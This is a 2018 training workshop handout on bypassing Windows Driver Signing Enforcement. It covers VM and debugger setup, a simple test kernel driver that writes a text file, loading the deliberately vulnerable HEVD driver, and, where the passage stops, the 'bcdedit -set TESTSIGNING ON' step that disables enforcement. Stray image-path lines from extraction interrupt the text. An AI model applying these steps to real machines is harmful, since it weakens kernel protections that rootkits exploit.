2018

Windows Driver Signing Enforcement bypass workshop

FITZL, CSABA

Table of Contents

Introduction

Since Windows Vista, Microsoft requires every kernel driver to be digitally signed on x64 systems, this is called Driver Signing Enforcement (DSE). The certificate has to be a valid code signing certificate signed by one of the root CA, so a custom self-signed certificate can't be used to satisfy this requirement. More details can be found here:
https://msdn.microsoft.com/en-us/windows/hardware/drivers/install/kernel-mode-code-signing-policy--windows-vista-and-later-

Paul Rascagneres gave a talk at the hack.lu 2016 security conference (and a few others) about methods to bypass DSE, which are also commonly used by malware.
Video: https://www.youtube.com/watch?v=ByO-skBILQ4
Slides: http://www.slideshare.net/Shakacon/windows-systems-code-signing-protection-by-paul-rascagneres

Overall there are 5 methods to bypass driver signing enforcement (DSE), and in the workshop we will cover the first 4:

1. Enable testsigning with bcdedit
2. Use an expired certificate
3. Turla method (update the nt!g_cienabled flag in kernel with an exploit)
4. Derusbi method (like the previous, but this changes the ci!g_cioptions flag in kernel)
5. Load the driver with your custom loader

If a malware can load any kernel driver it can be easily used as a rootkit (and most of the time it is used that way), which would allow an attacker to hide from most products, as it runs with kernel privileges.
Originally this restriction was not introduced to protect against rootkits and malicious drivers, but for DRM protection, you can read more details on Alex Ionescu's blog post: http://www.alex-ionescu.com/?p=24

Setting up the testing environment

We will need two/ three different virtual machines. You may use any virtualization software, but the instructor will use VMware Fusion. The software must have snapshot capabilities. You must be familiar using your own environment and have admin rights to do any changes if required. You can get a 30 day trial version of VMware from:
https://my.vmware.com/web/vmware/downloads
The VMs should be set up the following way:


Windows 10 x64

Once installing a Windows 10 x64 version, we need to install the following software:

1. Windows 10 ISO can be downloaded from: https://www.microsoft.com/hu-hu/software-download/windows10ISO
    a. SHA1 hash: 08FBB24627FA768F869C09F44C5D6C1E53A57A6F, Filename: Win10_1803_English_x64.iso
    b. Also known as "en_windows_10_consumer_editions_version_1803_updated_march_2018_x64_dvd_12063379.iso"
2. Visual Studio 2017 Community, available from: https://www.visualstudio.com/downloads/
3. Windows Driver Kit 10, available from: https://go.microsoft.com/fwlink/?linkid=873060
4. Windows Driver Kit 8.1 Update 1, available from: https://www.microsoft.com/en-us/download/details.aspx?id=42273
5. Windows Driver Kit 8, available from: https://go.microsoft.com/fwlink/p/?LinkID=324284
6. Python 2.7.15 x64, available from: https://www.python.org/ftp/python/2.7.15/python-2.7.15.amd64.msi
7. VMWare tools (or other equivalent)
8. WinDBG Preview from the Microsoft Store (optional as the previous ones will install standard WinDBG)
9. If your software supports add a virtual TPM module to the VM, VMware:
    a. Encrypt the VM
    b. https://docs.vmware.com/en/VMware-Workstation-Pro/14.0/com.vmware.ws.using.doc/GUID-6E166EDC-BF27-438D-BA98-CF216A850ACE.html
    c. https://docs.vmware.com/en/VMware-Fusion/10.0/com.vmware.fusion.using.doc/GUID-4EC58A68-BE9E-42F6-B005-4BB63AE5D85B.html
10. Enable BitLocker and **save the recovery key outside the VM**
    a. In case virtual TPM is not supported: https://answers.microsoft.com/en-us/windows/forum/windows_8-security/allow-bitlocker-without-compatible-tmp-module/4c0623b5-70f4-4953-bde4-34ef18045e4f

Installation notes:

1. Install Visual Studio with the below options checked in as minimum:



Workloads | Individual components | Language packs | Installation locations

Windows (3)

- [✓] Universal Windows Platform development
  Create applications for the Universal Windows Platform with C#, VB, JavaScript, or optionally C++.
- [ ] .NET desktop development
  Build WPF, Windows Forms, and console applications using C#, Visual Basic, and F#.
- [ ] Desktop development with C++
  Build Windows desktop applications using the Microsoft C++ toolset, ATL, or MFC.

Web & Cloud (7)


- [ ] ASP.NET and web development
  Build web applications using ASP.NET, ASP.NET Core, HTML/JavaScript, and Containers including Docker support.

Summary

> Visual Studio core editor
v Universal Windows Platform development
Included
- ✓ Blend for Visual Studio
- ✓ .NET Native and .NET Standard
- ✓ NuGet package manager
- ✓ Universal Windows Platform tools
- ✓ Windows 10 SDK (10.0.17134.0)

Optional
- [ ] USB Device Connectivity
- [ ] C++ Universal Windows Platform tools
- [✓] Graphics debugger and GPU profiler for DirectX
- [✓] Windows 10 SDK (10.0.16299.0) for UWP: C#, VB, JS
- [✓] Windows 10 SDK (10.0.15063.0) for UWP: C#, VB, JS
- [✓] Windows 10 SDK (10.0.14393.0)
- [✓] Windows 10 SDK (10.0.10586.0)
- [✓] Windows 10 SDK (10.0.10240.0)

2. You will need to register a Microsoft account if we don't have one in order to run Visual Studio
3. When installing WDK, be sure to select this option at the end:



[✓] Install Windows Driver Kit Visual Studio extension

To complete integration with Visual Studio, the Windows Driver Kit extension is required.

Windows 7 x64 and 8.1 x64 (8.1 is optional)

Once installing a Windows 7/8.1 x64 version, we need to install the following software:

1. Windows 7 x64 ISO: https://archive.org/details/en_windows_7_professional_with_sp1_x64_dvd_u_676939_201612
   a. SHA1 hash: 0bcfc54019ea175b1ee51f6d2b207a3d14dd2b58
2. KB3118401, available from: https://support.microsoft.com/en-us/help/3118401/update-for-universal-c-runtime-in-windows or https://www.microsoft.com/en-us/download/details.aspx?id=51161
3. Windows SDK 10, available from: https://go.microsoft.com/fwlink/p/?LinkId=536682
4. Python 2.7.15 x64, available from: https://www.python.org/ftp/python/2.7.15/python-2.7.15.amd64.msi
5. VMWare tools (or other equivalent)

Follow the same installation instructions as with Windows 10 x64. The SDK will also install .NET framework 4.5 on Windows 7.

Testing installation


IMPORTANT NOTICE
READ THIS BEFORE YOU PROCEED

If you already have BitLocker enabled with TPM be sure to have the BitLocker recovery key, otherwise you will lose access to your machine. Once you change the boot options with bcdedit, BitLocker will ask for the recovery key after restart.

Once everything is installed we need to enable debugging mode. Start cmd.exe with Admin privileges and run the following command:

```
bcdedit.exe -set DEBUG ON
```
and then restart the machine.

To test if the machine is setup properly, start WinDBG (x64) with administrative privileges, go to File -> Kernel Debug, and select Local.


WinDbg:10.0.14321.1024 AMD64
File Edit View Debug Window Help
Kernel Debugging
NET USB 1394 Local COM
OK Cancel Help

Kernel debugging of the local machine

Run the following commands:
```
.symfix
.reload
dd ci!g_CiOptions L1
```
```
For Windows 7 also run:
```
```
dd nt!g_CiEnabled L1
```

and you should get something like this on Windows 7:
```
Microsoft (R) Windows Debugger Version 10.0.14321.1024 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.

Connected to Windows 7 7601 x64 target at (Sun Jun 10 10:41:45.346 2018 (UTC + 2:00)), ptr64 TRUE
Symbol search path is: srv*
Executable search path is:
Windows 7 Kernel Version 7601 (Service Pack 1) MP (1 procs) Free x64
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 7601.17514.amd64fre.win7sp1_rtm.101119-1850
Machine Name:
Kernel base = 0xfffff800`02a4e000 PsLoadedModuleList = 0xfffff800`02c93e90
Debug session time: Sun Jun 10 10:41:53.315 2018 (UTC + 2:00)
System Uptime: 0 days 0:00:56.203
lkd> .symfix
lkd> .reload
Connected to Windows 7 7601 x64 target at (Sun Jun 10 10:42:00.987 2018 (UTC + 2:00)), ptr64 TRUE
Loading Kernel Symbols
...............................................................
................................................................
.............................
Loading User Symbols
................................................................
....................................
Loading unloaded module list
........
lkd> dd ci!g_CiOptions L1
fffff880`00c05e30  00000006
lkd> dd nt!g_CiEnabled L1
```

```
fffff800`02c74eb8  00000001
```

and on Windows 10:

```
Microsoft (R) Windows Debugger Version 10.0.17674.1000 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.

Connected to Windows 10 17134 x64 target at (Sun Jun 10 14:23:17.504 2018 (UTC + 2:00)), ptr64 TRUE
Symbol search path is: srv*
Executable search path is:
Windows 10 Kernel Version 17134 MP (1 procs) Free x64
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 17134.1.amd64fre.rs4_release.180410-1804
Machine Name:
Kernel base = 0xfffff803`0e21f000 PsLoadedModuleList = 0xfffff803`0e5dc1d0
Debug session time: Sun Jun 10 14:23:24.190 2018 (UTC + 2:00)
System Uptime: 0 days 0:06:42.526
lkd> .symfix
lkd> .reload
Connected to Windows 10 17134 x64 target at (Sun Jun 10 14:25:38.781 2018 (UTC + 2:00)), ptr64 TRUE
Loading Kernel Symbols
..............................................................
...............................................................
..........................................................
Loading User Symbols
...............................................................
............
Loading unloaded module list
.........
lkd> dd ci!g_CiOptions L1
fffff804`71fedcb0  00000006
```

Once everything tested, disable debug mode. Start cmd.exe with Admin privileges and run the following command:

```
bcdedit.exe -set DEBUG OFF
```

and then restart the machine.

The Driver

HackSysExtremVulnerableDriver

We will use the HackSySExtremeVulnerableDriver through the class. A compiled version can be downloaded from here:


https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/releases/download/v1.20/HEVD.1.20.zip

Please download this, extract and place the HEVD.sys (HEVD1.20/drv/vulnerable/amd64/HEVD.sys) file on the Desktop.

Our own driver

We will also use a simple driver that we create, and it will have a functionality to drop a file to disk. Follow these steps to create it:

1. Start Visual Studio 2017
2. Start a new project, and select Visual C++ -> Windows Drivers -> WDF -> Kernel Mode Driver Empty (KMDF)
    a. Give it a name: e.g.: workshop


New Project

Recent
Installed
Visual C#
Windows Universal
.NET Core
.NET Standard
Windows Drivers
Visual Basic
Visual C++
Windows Desktop
Windows Universal
General
Test
Windows Drivers
Applications
Devices
Legacy
Package
WDF
Windows UAP
JavaScript
Other Project Types

Not finding what you are looking for?
Open Visual Studio Installer

Sort by: Default

Kernel Mode Driver (KMDF)	Visual C++
Kernel Mode Driver, Empty (KMDF)	Visual C++
User Mode Driver (UMDF V2)	Visual C++
User Mode Driver, Empty (UMDF V2)	Visual C++


Search (Ctrl+E)

Type: Visual C++

An empty project using the Kernel-Mode Driver Framework (KMDF). Builds Universal drivers by default.

Name: workshop
Location: C:\Users\workshop\source\repos
Solution name: workshop
Browse...
[✓] Create directory for solution
[ ] Add to Source Control
OK
Cancel

3. Right click on source files, and select Add -> New Item, Select C++ source file, name it Driver.c **(not cpp!!)**.
4. Right click on the project (not the solution), and go to C++ -> General, select All Platforms at the top, and set “Treat Warnings As Errors” to “No”.


workshop Property Pages

Configuration: All Configurations   Platform: All Platforms   Configuration Manager...


Configuration Properties
General
Debugging
VC++ Directories
C/C++
General
Optimization
Preprocessor
Code Generation
Language
Precompiled Headers
Output Files
Browse Information

Additional Include Directories	<different options>
Additional #using Directories	
Debug Information Format	<different options>
Common Language RunTime Support	
Consume Windows Runtime Extension	
Suppress Startup Banner	Yes (/nologo)
Warning Level	<different options>
Treat Warnings As Errors	No (/WX-)
Warning Version	
Diagnostics Format	Classic (/diagnostics:classic)
SDL checks	
Multi-processor Compilation	

5. Copy the following code to the source file:

```
//#include <ntddk.h>
#include <stdio.h>
#include <stdlib.h>
#include <ntstatus.h>
#include <ntstrsafe.h>
#include <Ntifs.h>

//#include "driver.h"

typedef char * string;

//Define IOCTL codes
#define IOCTL_DROP_FILE CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_IN_DIRECT, FILE_READ_DATA |
FILE_WRITE_DATA)
```

```c
//This function will drop a file if the proper IOCTL code is called.
NTSTATUS drop_file()
{
    UNICODE_STRING     uniName;
    OBJECT_ATTRIBUTES  objAttr;

    RtlInitUnicodeString(&uniName, L"\\DosDevices\\C:\\WINDOWS\\example.txt");  // or
L"\\SystemRoot\\example.txt"
    InitializeObjectAttributes(&objAttr, &uniName,
            OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE,
            NULL, NULL);

    HANDLE   handle;
    NTSTATUS ntstatus;
    IO_STATUS_BLOCK    ioStatusBlock;

    // Do not try to perform any file operations at higher IRQL levels.
    // Instead, you may use a work item or a system worker thread to perform file operations.

    if (KeGetCurrentIrql() != PASSIVE_LEVEL)
            return STATUS_INVALID_DEVICE_STATE;

    ntstatus = ZwCreateFile(&handle,
            GENERIC_WRITE,
            &objAttr, &ioStatusBlock, NULL,
            FILE_ATTRIBUTE_NORMAL,
            0,
            FILE_OVERWRITE_IF,
            FILE_SYNCHRONOUS_IO_NONALERT,
            NULL, 0);
    CHAR     buffer[30];
    size_t  cb;

    if (NT_SUCCESS(ntstatus)) {
            ntstatus = RtlStringCbPrintfA(buffer, sizeof(buffer), "This is %d test\r\n", 0x0);
            if (NT_SUCCESS(ntstatus)) {
                    ntstatus = RtlStringCbLengthA(buffer, sizeof(buffer), &cb);
                    if (NT_SUCCESS(ntstatus)) {
                            ntstatus = ZwWriteFile(handle, NULL, NULL, NULL, &ioStatusBlock, buffer,
cb, NULL, NULL);
                    }
            }
            ZwClose(handle);
    }
    return STATUS_SUCCESS;

}

NTSTATUS my_UnSupportedFunction(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
    //DbgPrint("my_UnSupportedFunction Called \r\n");
    return STATUS_NOT_SUPPORTED;
}

/*
IOCTL control function. IOCTL codes used to switch ON/OFF faking VMs
*/

NTSTATUS my_IOCTLControl(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{
    NTSTATUS my_status = STATUS_NOT_SUPPORTED;
    PIO_STACK_LOCATION pIoStackIrp = NULL;
    ULONG dwDataWritten = 0;
    ULONG inBufferLength, outBufferLength, requestcode;

    // Recieve the IRP stack location from system
    pIoStackIrp = IoGetCurrentIrpStackLocation(Irp);
    PCHAR inBuf = (PCHAR)Irp->AssociatedIrp.SystemBuffer;
    PCHAR buffer = NULL;

    PCHAR data = "This String is from Device Driver !!!";
    size_t datalen = strlen(data) + 1;//Length of data including null
    if (pIoStackIrp) /* Should Never Be NULL! */
    {
            // Recieve the buffer lengths, and request code
            inBufferLength = pIoStackIrp->Parameters.DeviceIoControl.InputBufferLength;
            outBufferLength = pIoStackIrp->Parameters.DeviceIoControl.OutputBufferLength;
            requestcode = pIoStackIrp->Parameters.DeviceIoControl.IoControlCode;
            switch (requestcode)
            {
            case IOCTL_DROP_FILE:
                    my_status = drop_file();
                    break;
            default:
                    my_status = STATUS_INVALID_DEVICE_REQUEST;
                    break;

            }
    }

    Irp->IoStatus.Status = my_status;
    Irp->IoStatus.Information = dwDataWritten;
    IoCompleteRequest(Irp, IO_NO_INCREMENT);
    return my_status;
}

void my_Unload(PDRIVER_OBJECT pDriverObject)
{
    DbgPrint("Unload routine called.\n");

    UNICODE_STRING usDosDeviceName;
    RtlInitUnicodeString(&usDosDeviceName, L"\\DosDevices\\workshop");
    IoDeleteSymbolicLink(&usDosDeviceName);
    IoDeleteDevice(pDriverObject->DeviceObject);
}

NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObject, PUNICODE_STRING pRegistryPath)
{

    UNICODE_STRING usDriverName, usDosDeviceName;
    PDEVICE_OBJECT pDeviceObject = NULL;
    NTSTATUS my_status = STATUS_SUCCESS;
    unsigned int uiIndex = 0;

    DbgPrint("DriverEntry Called.\n");

    RtlInitUnicodeString(&usDriverName, L"\\Device\\workshop");
    RtlInitUnicodeString(&usDosDeviceName, L"\\DosDevices\\workshop");

    my_status = IoCreateDevice(pDriverObject, 0, &usDriverName, FILE_DEVICE_UNKNOWN,
FILE_DEVICE_SECURE_OPEN, FALSE, &pDeviceObject);

    if (my_status == STATUS_SUCCESS)
    {
            /* MajorFunction: is a list of function pointers for entry points into the driver. */
            for (uiIndex = 0; uiIndex < IRP_MJ_MAXIMUM_FUNCTION; uiIndex++)
                    pDriverObject->MajorFunction[uiIndex] = my_UnSupportedFunction;

            //set IOCTL control function
            pDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = my_IOCTLControl;

            /* DriverUnload is required to be able to dynamically unload the driver. */
            pDriverObject->DriverUnload = my_Unload;
            pDeviceObject->Flags |= 0;
            pDeviceObject->Flags &= (~DO_DEVICE_INITIALIZING);
            /* Create a Symbolic Link to the device. MyDriver -> \Device\MyDriver */
            IoCreateSymbolicLink(&usDosDeviceName, &usDriverName);

    }

    return my_status;
}
```

6. Select Release and x64 for build 
Release x64

7. Build -> Compile
    a. The compiled driver will get a test signature added by Visual Studio
8. Copy the built SYS file to the desktop


In order to confirm that indeed we can’t load unsigned or test signed drivers, try to install and start the driver. Driver installation is very simple, in general we use the following command:

```
sc create [NAME] type= kernel binPath= [path to the file]
```

Please note that the space after the equal signs is mandatory. To start the driver issue:

```
sc start [NAME]
```

You should get something like this:



```
C:\Windows\system32>sc create workshop type= kernel binPath= c:\Users\workshop\Desktop\workshop.sys
[SC] CreateService SUCCESS

C:\Windows\system32>sc start workshop
[SC] StartService FAILED 577:

Windows cannot verify the digital signature for this file. A recent hardware or software change might have
installed a file that is signed incorrectly or damaged, or that might be malicious software from an
unknown source.

C:\Windows\system32>sc create HEVD type= kernel binPath= c:\Users\workshop\Desktop\HEVD.sys
[SC] CreateService SUCCESS

C:\Windows\system32>sc start HEVD
[SC] StartService FAILED 577:

Windows cannot verify the digital signature for this file. A recent hardware or software change might have
installed a file that is signed incorrectly or damaged, or that might be malicious software from an
unknown source.
```

To stop a driver:

```
sc stop [NAME]
```

To delete a driver:

```
sc delete [NAME]
```

You can read about driver development here:
http://www.codeproject.com/Articles/9504/Driver-Development-Part-Introduction-to-Drivers

https://www.codeproject.com/Articles/9575/Driver-Development-Part-Introduction-to-Implemen

Bypass methods

Method #1: Enable TESTSIGNING

IMPORTANT NOTICE
READ THIS BEFORE YOU PROCEED


If you try this method and have BitLocker enabled be sure to have the BitLocker recovery key, otherwise you will lose access to your machine. Once you change the boot options with bcdedit, BitLocker will ask for the recovery key after restart.

Microsoft allows to disable driver signing policy through boot configuration options, so that someone, mostly developers, can load their test-signed driver for testing purposes. This is described here: https://msdn.microsoft.com/en-us/windows/hardware/drivers/install/the-testsigning-boot-configuration-option

In order to disable DSE someone has to run the following command with administrator privileges:

```
bcdedit.exe -set TESTSIGNING ON
```

